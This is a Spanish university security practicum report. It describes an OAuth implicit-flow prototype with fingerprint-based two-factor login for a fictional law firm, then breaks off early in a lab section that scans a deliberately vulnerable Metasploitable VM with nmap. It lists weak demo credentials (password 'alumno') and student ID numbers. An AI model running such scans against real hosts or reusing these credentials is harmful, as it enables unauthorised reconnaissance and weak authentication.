

UNIVERSIDAD DE MURCIA
GRADO EN INGENIERÍA INFORMÁTICA
4º CURSO
GRUPO 6
CURSO 2016/2017 - JUNIO

Seguridad

Práctica final

Estudiantes:
Cristian Roche Borja
DNI: 76581531H
Alicia Ruiz Tovar
DNI: 48693813F

Docentes:
Alberto Huertas Celdrán
Gabriel López Millán
Gregorio Martínez Pérez



Índice

1. Introducción	4
2. Oauth	5
2.1. Adaptación a la topología	5
2.2. Implementación	6
2.2.1. Topología	8
2.2.2. Servidores/URLs	8
2.2.3. Elección de credenciales	11
2.2.4. Secuencia de funcionamiento interno	13
2.2.5. Manual de uso	14
3. NMAP y Metasploit	19
3.1. Víctima	19
3.2. Atacante	19
3.2.1. NMAP	19
3.2.2. NMAP con Metasploit	21
3.2.3. Wireshak: trazas	21
3.3. Scripts NMAP	23
3.3.1. Scripts /usr/share/nmap/scripts	23
3.3.2. Realización de script básico	23
3.3.3. Comando Portscan	26
4. Explotar Vulnerabilidades	29
4.1. Instalación de la interfaz gráfica	29
4.2. Fuerza bruta	30
4.3. Denegación de servicio	35
4.4. Elevación de privilegios	40
5. Snort	45
5.1. Configuración	45
5.2. Ejecución	46
5.3. Detección de ataques	48
5.3.1. Detección de denegación de servicio	50
6. Buffer Overflow	54
6.1. Modificación de variables	54
6.2. Shellcode básico	57
6.3. Shellcode avanzado	58
7. Conclusiones y valoraciones personales	62

1. Introducción

La práctica final que a continuación se muestra consiste en el diseño, el prototipado y la puesta en marcha de un conjunto de servicios que se realizan sobre el escenario de red propuesto en el proyecto Lego y sobre el cual se ha ido trabajando a lo largo de la intensificación.

Concretamente, los servicios que se han desarrollado para esta asignatura son los siguientes:

- Diseño y prototipado de una solución de control de acceso con autenticación multifactor (MFA) y autorización delegada: Oauth.
- Despliegue de un escenario de red para la detección de intrusiones y gestión de vulnerabilidades: NMAP, Metasploit y SNORT.
 - Despliegue de un IDS/Snort dentro de la red.
 - Realización de un análisis de vulnerabilidades basado en Metasploit.
- Programación de Buffer Overflows.

2. Oauth

Open Authorization(Oauth) es un mecanismo de autorización, está estandarizado y es abierto, es decir, disponible públicamente para su uso. El protocolo que implementa Oauth se basa en la autorización delegada, se hace uso de una tercera entidad para autenticar al usuario. Sin embargo, ésta es la utilidad más básica, una vez autenticado a un usuario, se pueden solicitar su información asociada.

Desde el punto de vista del usuario final, este sistema supone una gran ventaja, no necesita de múltiples credenciales en cada uno de los sitios web que frecuenta, basta con disponer de una cuenta de usuario válida en un servidor de autenticación. Es el caso de Google, Facebook, etc... grandes empresas que ofrecen este servicio a sus usuarios.

Desde el punto de vista de una mediana empresa, resulta muy sencillo beneficiarse de este mecanismo llegando a acuerdos con empresas de autenticación, como las ya mencionadas. La inclusión en los servicios web es muy sencilla y basta con poner un botón opcional en la página que solicita las credenciales de acceso. El usuario final demostrará su identidad e incluso puede permitir el acceso diferentes apartados (scopes) de su información personal, que está siendo gestionada actualmente por Google, Facebook...

2.1. Adaptación a la topología

En nuestro grupo de prácticas, damos servicio a un bufete de abogados, cubriendo las necesidades de los trabajadores y de los clientes del mismo. Consideremos que Oauth puede facilitar en gran medida las gestiones online de los clientes, permitiendo la compartición de sus datos con diferentes empresas colaboradoras. No supone una violación de la privacidad del cliente, ya que será éste en cada momento quien decida que empresas pueden acceder a su información.

Para que Oauth tenga una aplicación real en nuestra topología, es necesario incluir en la escena a una segunda empresa colaboradora. Como trabajamos con abogados, es interesante la inclusión de una notaría a la que vamos a denominar "Notaría Arrigaga Asociados". Como trabajamos con un bufete con un buen número de abogados, disponemos de una infraestructura informática importante: la información de nuestros clientes ya está almacenada en nuestros servidores y la dirección ha decidido que el bufete implantará el servicio de autenticación con Oauth. Cualquier empresa colaboradora que esté interesada en hacer uso de nuestro servicio tendrá que firmar un acuerdo, en el que se incluye las garantías de confidencialidad y los aspectos económicos.

En el momento de la implantación, sólo se ha llegado a un acuerdo con la notaría anteriormente mencionada, asumiendo cada actor los siguientes roles:

- **Bufete de abogados:** será el encargado de la identificación (*IDP Server*), autorización (*Authorization Server*) y de servir los recursos (*Resource Server*).
- **Notaría:** actuará como cliente (*Client*).
- **Usurio final:** será quién hace uso del servicio mediante su navegador web y quien facilite el acceso a sus recursos(*ResourceOwner*).

En esta práctica la implementación de Oauth no sólo se limitará a la autenticación de los clientes del bufete, sino que también se utilizará para facilitar parte de la información personal de los mismos, facilitando las gestiones.

2.2. Implementación

Utilizaremos una implementación basada en el esquema *implicit* como se muestra en la figura 1. Esta modalidad tiene como característica principal, que es el navegador del propietario de los recursos (*Resource owner*) el medio utilizado para interactuar con las diferentes entidades. Modificaremos ligeramente el esquema separando la identificación y la autenticación en dos servidores independientes.

Una vez que el *User agent* haya realizado todas las peticiones previas, el *Client*, en este caso corresponde con la *Notaría*, podrá realizar consultas de la información del *Resource owner* de forma directa en el *Client resource*. Este permiso tendrá una duración de 30 segundos. Expirado ese periodo, el permiso caducará. Aunque la duración de dicho permiso pueda parecer corta, el fin de esta implementación es que la Notaría pueda consultar casi de forma instantánea los datos del usuario, para llenar un formulario con su información personal, obtener algún documento, etc...

Para la realización de esta práctica, hemos implementado los servicios con Java Rest, que presenta las siguientes ventajas:

1. Alto rendimiento, soportando un gran número de peticiones simultáneas.
2. Claridad en el código. Se ve de forma muy clara el tipo de función implementada y el resultado que genera.
3. Permite la inclusión y lectura de cabeceras HTTP de forma muy clara y en una sola línea de código.
4. Uso dinámico de las URLs, pudiendo usarlas para recibir parámetros que forman parte de la propia URL. Por ejemplo: www.notaria.es/{userID}/{userPhone}/
5. Dispone de un amplio soporte y documentación para la resolución de problemas.
6. La librería de Oauth está implementada también en Java Rest, por lo que se hace más sencilla la adaptación.




Figura 1: Esquema implicit.

A la hora de resolver las dependencias con otras librerías, hemos optado por el uso de *Maven*, que tiene las siguientes ventajas:

1. Soportado de forma nativa en Eclipse.
2. Fácil conversión de un proyecto tradicional a uno Maven.
3. Amplio soporte y documentación de uso.
4. No es necesario descargar las librerías, sólo se incluyen las referencias y se descargan automáticamente.
5. Basándonos en el punto anterior, el tamaño del proyecto final es muy pequeño.
6. Maven dispone de la librería de Oauth en su repositorio.

2.2.1. Topología

En la figura 2 se muestra un esquema de la implantación de Oauth en nuestro escenario de prácticas. La *Organización 1* corresponde a la Notaría colaboradora (Client) y la *Organización 2* con el Bufete de abogados que ofrecen el servicio. También, se muestra la tercera entidad, que corresponde al usuario final (Resource Owner) que hace uso del navegador web (User Agent) para acceder a los servicios. En el siguiente apartado de este documento se indica la labor de cada URL.

2.2.2. Servidores/URLs

A continuación, se muestra una lista con los diferentes servidores que hemos implementado, así como las URLs de las que dispone cada uno. Así se podrá entender de forma más clara el funcionamiento de nuestro esquema.

- ServidorWeb Notaría (Client)
 - */Seguridad_NotariaWeb/rest/Index GET*
Página de inicio de la Notaría, en la que se puede visualizar el índice de contenidos.
 - */Seguridad_NotariaWeb/rest/Formulario GET*
Muestra un mensaje indicando que el formulario al que se ha accedido necesita consultar datos personales del usuario, después de 5 segundos realiza una redirección. Si la Notaría no se encontraba registrada, realiza el registro antes de redirigir.
 - */Seguridad_NotariaWeb/rest/Resultado GET*
Se llama cuando el usuario ya ha obtenido el *AccessToken* del servidor de autorización. Cuando recibe el *AccessToken* realiza las consultas al servidor de recursos. Como resultado, se muestra un formulario al usuario autocompletado con sus datos personales.




Figura 2: Topología de prácticas.

- Servidor Identificación (IDP)

- */Seguridad_IDP/rest/OauthRegistro POST*

Recibe las peticiones de registro, registra al *Client* y envía la respuesta.

- */Seguridad_IDP/rest/Identifier GET*

Muestra una página web en la que el usuario debe introducir la imagen de su huella digital y su DNI/Contraseña. Al pulsar enviar, se realiza un POST a la misma URL.

- */Seguridad_IDP/rest/Identifier POST*

Recibe la información de identificación del usuario, valida por niveles cada uno de los datos, la detección de un dato no válido implica no comprobar los siguientes. En primer lugar el DNI/Contraseña, ya que es el menos costoso desde el punto de vista computacional. Si se superan todos los niveles de identificación, se genera una *Cookie* para el cliente.

- */Seguridad_IDP/rest/Identifier/redirect POST*

Transforma la petición POST del cliente, que en este momento contiene la imagen de la huella y el usuario y contraseña, en una petición GET dirigida al servidor de autorización.

- */Seguridad_IDP/rest/CheckAuthCookie POST*

Esta página es invocada por el servidor de autorización para validar la *Cookie* que el *Client* le ha presentado. Recibe la *Cookie* en formato Json y devuelve el *ID* del usuario asociado a esa *Cookie*, en el caso de que no sea válida, mostrará un error 401 *Unauthorized*.

- */Seguridad_IDP/rest/Error GET*

Página de error mostrada para indicar al usuario el fallo de alguno de los pasos.

- Servidor Autorización (Authorize)

- */Seguridad_Authorize/rest/Authorize GET*

Recibe la *Cookie* y los datos de identificación del *Client*. En primer lugar, se verifica que los datos del *Client* sean válidos, posteriormente se valida la *Cookie* presentada (esta validación se realiza lanzando una consulta al IDP */Seguridad_IDP/rest/CheckAuthCookie*). Si toda la información es correcta, se genera un *AccessToken* y se redirecciona.

- */Seguridad_Authorize/rest/CheckAccessToken POST*

Esta página es invocada por el servidor de recursos para validar el *AccessToken* que el *Client* le ha presentado. Recibe el *AccessToken* en formato Json y devuelve el *ID* del usuario asociado a ese *AccessToken*, en el caso de que no sea válido, mostrará un error 401 *Unauthorized*.

- Servidor Recursos (Resource)

- */Seguridad_ResourceServer/rest/DNI GET*
Consulta al servidor de autorización la validez del *AccessToken* presentado, en esta consulta recibe el ID del usuario asociado. Devuelve el número de DNI en formato Json.
- */Seguridad_ResourceServer/rest/Name GET*
Consulta al servidor de autorización la validez del *AccessToken* presentado, en esta consulta recibe el ID del usuario asociado. Devuelve el nombre en formato Json.
- */Seguridad_ResourceServer/rest/Surname GET*
Consulta al servidor de autorización la validez del *AccessToken* presentado, en esta consulta recibe el ID del usuario asociado. Devuelve el apellido de DNI en formato Json.
- */Seguridad_ResourceServer/rest/Phone GET*
Consulta al servidor de autorización la validez del *AccessToken* presentado, en esta consulta recibe el ID del usuario asociado. Devuelve el número de teléfono en formato Json.
- */Seguridad_ResourceServer/rest/Address GET*
Consulta al servidor de autorización la validez del *AccessToken* presentado, en esta consulta recibe el ID del usuario asociado. Devuelve la dirección en formato Json.
- */Seguridad_ResourceServer/rest/Email GET*
Consulta al servidor de autorización la validez del *AccessToken* presentado, en esta consulta recibe el ID del usuario asociado. Devuelve el email en formato Json.
- */Seguridad_ResourceServer/rest/BirthDate GET*
Consulta al servidor de autorización la validez del *AccessToken* presentado, en esta consulta recibe el ID del usuario asociado. Devuelve la fecha de nacimiento en formato Json.

2.2.3. Elección de credenciales

Para identificar de forma segura a los clientes del Bufete y teniendo en cuenta que sus accesos serán remotos (no podemos realizar una comprobación físicamente), hemos establecido dos factores de autenticación: el usuario debe demostrar que posee “algo” y que sabe “algo”. Siguiendo con la idea de que el uso de Oauth sea algo cómodo, que facilite las gestiones del usuario y que aún así mantenga un alto grado de seguridad, hemos decidido implantar los siguientes factores:

1. **DNI/Contraseña :** El número del DNI es algo que el usuario *sabe*, si no es el caso, lo puede consultar fácilmente. La contraseña será facilitada al usuario por los miembros del Bufete, previa solicitud, esta contraseña será generada y almacenada en el servidor de identificación, que será el encargado de posteriormente

comprobar su validez.

Hacemos uso del número de DNI por dos motivos:

- a) Es un número que ya posee el usuario.
- b) Al ser un código único, lo utilizamos en la propia base de datos como ID del usuario, aumentando la eficiencia de las consultas (con una consulta de ID, tenemos el ID y el DNI) y reduciendo el espacio empleado para almacenar la información de un usuario, no será necesario tener un campo exclusivo para el ID.

Como ya se ha mencionado, la contraseña es generada por el servidor del Bufete, se ha implementado la generación de forma que cumplirá los siguientes requisitos:

- a) Longitud mínima ocho caracteres.
- b) Incluye, al menos, una letra mayúscula.
- c) Incluye, al menos, un símbolo.
- d) Longitud máxima veinte caracteres. Necesario para controlar la entrada máxima en la web de identificación.
- e) Solo hará uso de caracteres ASCII, para comodidad de clientes extranjeros.
- f) No será una contraseña de la lista de contraseñas más habituales.
- g) No contendrá repeticiones.
- h) Tendrá una fecha de caducidad de un año, a contar desde la generación de la misma.
- i) No podrá ser igual a una contraseña antigua del usuario. El servidor no borrará las contraseñas caducadas.

2. Huella Digital : Es algo que el usuario *posee*, es de tipo biométrico. Cuando un usuario se da de alta en el Bufete de abogados, se le tomarán huellas dactilares de dos dedos, cinco patrones de cada una, estos patrones serán almacenados en la base de datos del servidor de identificación. Es un proceso muy sencillo y rápido, además, cualquier usuario puede utilizar un lector de huellas en sus ordenadores personales, tienen un precio muy bajo (20€ aproximadamente las versiones más baratas) y muchos equipos, como teléfonos móviles y ordenadores portátiles, ya lo incluyen. Para que la huella sea considerada válida, deberá cumplir los siguientes requisitos:

- a) Tasa de acierto superior a un 85 %. En todos nuestros tests, la tasa de acierto resultó superior al 97 %.
- b) Threshold superior al 65 %.

2.2.4. Secuencia de funcionamiento interno

La imagen 3 muestra un diagrama de secuencia, en este diagrama se muestra gráficamente todos los mensajes enviados y recibidos desde el *User Agent* y el *Client*. Por simplificar el diagrama, sólo se muestra la obtención del DNI. En la resolución práctica se realizan consultas de cada uno de los datos del usuario: nombre, fecha de nacimiento, DNI, apellido, dirección, email, fecha de nacimiento y número de teléfono.




Figura 3: Diagrama User Agent.

1. El usuario accede con su navegador a la página web principal de la Notaría.
2. El usuario intenta acceder al formulario de solicitud de hipoteca, este formulario precisa de la autenticación del usuario y su información personal. Como el usuario ya es miembro del bufete de abogados (empresa colaboradora), se delega en ellos la autenticación y la obtención de recursos. Por tanto, redirigimos al usuario *Redirect.html*.
3. La primera parada es el servidor de identificación, éste devolverá al cliente una página web con un formulario de identificación *Identifier.html*. El usuario completará la información requerida y pulsará en el botón *Enviar*.
4. Se recibe la información de identificación en el servidor IDP, se valida, se genera la *CookiePass* y se responde con una redirección *Redirect.html*.

5. Esta última redirección simplemente convierte el mensaje POST que aún contiene la huella y el DNI y contraseña en un mensaje GET, redirigiendo nuevamente al servidor de autorización *Authorize.html*.
6. El servidor de autorización recibe la *CookiePass*, verifica que la petición sea lícita, valida la *CookiePass*(consultando al IDP si es válida), genera un *AccessToken* y realiza una redirección a la web de la Notaría *Resultado.html*.
7. Llegados a este punto, la Notaría ya tiene el código con el que puede realizar las consultas en el servidor de recursos, en cada petición presentará el *AccessToken*. Por ejemplo, *dni.html* para obtener el DNI.
8. El servidor de recursos sólo recibe el *AccessToken*, no necesita recibir más información, porque al consultar al servidor de autorización si es válido, éste puede contestar o bien, diciendo que no es un código válido *401 Unauthorized* o, con el ID del usuario al que pertenece ese *AccessToken* en formato Json. Teniendo el ID del usuario, el servidor de recursos consulta en su base de datos y responde con los datos solicitados en formato Json.
9. La Notaría está programada de tal forma que realizará tantas peticiones como sean necesarias para obtener la información requerida por el formulario. Como resultado, se mostrará el formulario al usuario final totalmente autocompletado *Resultado.html (Autocompleted)*.

En la figura 4 se muestra el diagrama de secuencia de la obtención del *AccessToken*, el *User Agent* lanza la petición con la *Cookie* al servidor de autorización, este comprueba la validez de la misma consultando al servidor de identificación (quien la generó), este responderá indicando si es válida o no, en caso de serlo, el servidor de autorización genera un *AccessToken* y se lo entrega al *User Agent*.

En la figura 5 se muestra el diagrama de secuencia de la obtención de un recurso. El *Client* manda la solicitud al servidor de recursos adjuntando el *AccessToken*, el servidor de recursos lo valida consultando al servidor de autorización (quien lo generó), si es válido, el servidor de autorización responde con el ID del usuario asociado. Finalmente, el servidor de recursos entrega el recurso al *Client*.

2.2.5. Manual de uso

El uso de este servicio pretende ser intuitivo y facilitar las gestiones de los usuarios, por lo que su uso es muy simple. Seguiremos los siguientes pasos para probar su funcionamiento:

- Comprobar que todos los servidores están iniciados.




Figura 4: Diagrama obtener AccessToken.




Figura 5: Diagrama obtener recurso.

- Comprobar que no tenemos ningún firewall bloqueando el acceso a los servidores.
- Abrir un navegador web y acceder a la página web de la Notaría
http://XXXX/Seguridad_NotariaWeb/rest/Index
(Figura 6)



Figura 6: Notaría Index.

- Pinchar sobre *Formulario de hipoteca* (nos llevará a la web de identificación).
- Introducir el DNI/Contraseña y pulsar sobre *Seleccionar archivo* para incluir la imagen de la huella digital. Pulsar *Enviar*. (Figura 7)

Éstas son las credenciales válidas introducidas en la base de datos. La huella debe estar relacionada con el usuario:

- DNI: "77777777P" Contraseña: "alumno" (Huellas 1-5)
- DNI: "23453456L" Contraseña: "alumno" (Huellas 6-9)
- DNI: "78547854G" Contraseña: alumno"
- Como resultado, se mostrará el formulario de hipoteca autocompletado (Notaría) con la información obtenida de los servidores del bufete. (Figura 8)

The screenshot shows a web browser window with the following details:

- Address Bar:** No es seguro | doroteo2222.mooo.com:8081/Prueba/rest/Identifier?response_type=response_type&redirect_uri=http%3A%2F%2F127.0.0.1%2F8081%2FPrueba%2Frest%2FIdentifier%3Fresponse_type%3Dresponse_type%26redirect_uri%3Dhttp%253A%252F%252F127.0.0.1%252F8081%252FPrueba%252Frest%252FIdentifier%253Fresponse_type%253Drp
- Title:** Página de Identificación de Usuarios
- Biometría Section:** Seleccione la imagen con la huella: (Selected file: ProcessedSample8.bmp)
- Usuario/Password Section:**
 - DNI/NIF:
 - Password:
- Buttons:**

Figura 7: IDP identificación.

Index

① doroteo2222.mooo.com:8081/Seguridad_NotariaWeb/rest/Resultado?accessToken=26270590e096e1688ea66d8fec7: 🗑 ⭐ ⓘ

Introduzca sus datos personales en el siguiente formulario

DNI/NIF:

77777777P

Name:

Alicia

Surname:

Pérez

Phone:

987658452

Address:

Calle Cartagena 12

Email:

alicia.perez@gmail.com

BirthDate:

21/08/1992

[Volver al Inicio](#)

Figura 8: Formulario de hipoteca autocompletado.

3. NMAP y Metasploit

3.1. Víctima

Utilizaremos una máquina virtual de prueba. Esta máquina ha sido creada con vulnerabilidades para la práctica de ataques. La URL de descarga es la [siguiente](#).

La IP de esta máquina es la 192.168.62.189.

3.2. Atacante

3.2.1. NMAP

El equipo que actuará como atacante hace uso de la herramienta NMAP. Para instalarla ejecutamos el siguiente comando:

```
$ sudo apt-get install namp
```

Establecemos en el archivo */etc/hosts*, equivalente al DNS local, la IP de la víctima (192.168.62.189) y la denominamos *metasploitable*, como muestra la figura 9.

```
127.0.0.1      localhost
127.0.1.1      Atacante
192.168.62.189 metasploitable

# The following lines are desirable for IPv6 capable hosts
::1            ip6-localhost ip6-loopback
fe00::0         ip6-localnet
ff00::0         ip6-mcastprefix
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
```

Figura 9: Atacante_dns_victima.

De esta forma, tenemos dos opciones para hacer referencia a la víctima. En la figura 10 se observa el resultado de este escaneo simple fruto de cualquiera de estas dos opciones.

```
$ nmap 192.168.62.189
$ nmap metasploitable
```

De forma un poco más elaborada, se puede ejecutar el escaneo de puertos haciendo uso de otras técnicas:

- Mediante listado de equipos: \$ nmap 192.168.62.1 192.168.62.10
- Mediante subred: \$ nmap 192.168.62.0/24
- Mediante un fichero que almacene las IPs (o las expresiones de las mismas) a analizar: \$ nmap -iL hosts.txt, como muestra la figura 11.

```
Starting Nmap 7.01 ( https://nmap.org ) at 2017-04-23 13:06 CEST
Nmap scan report for 192.168.62.189
Host is up (0.0010s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
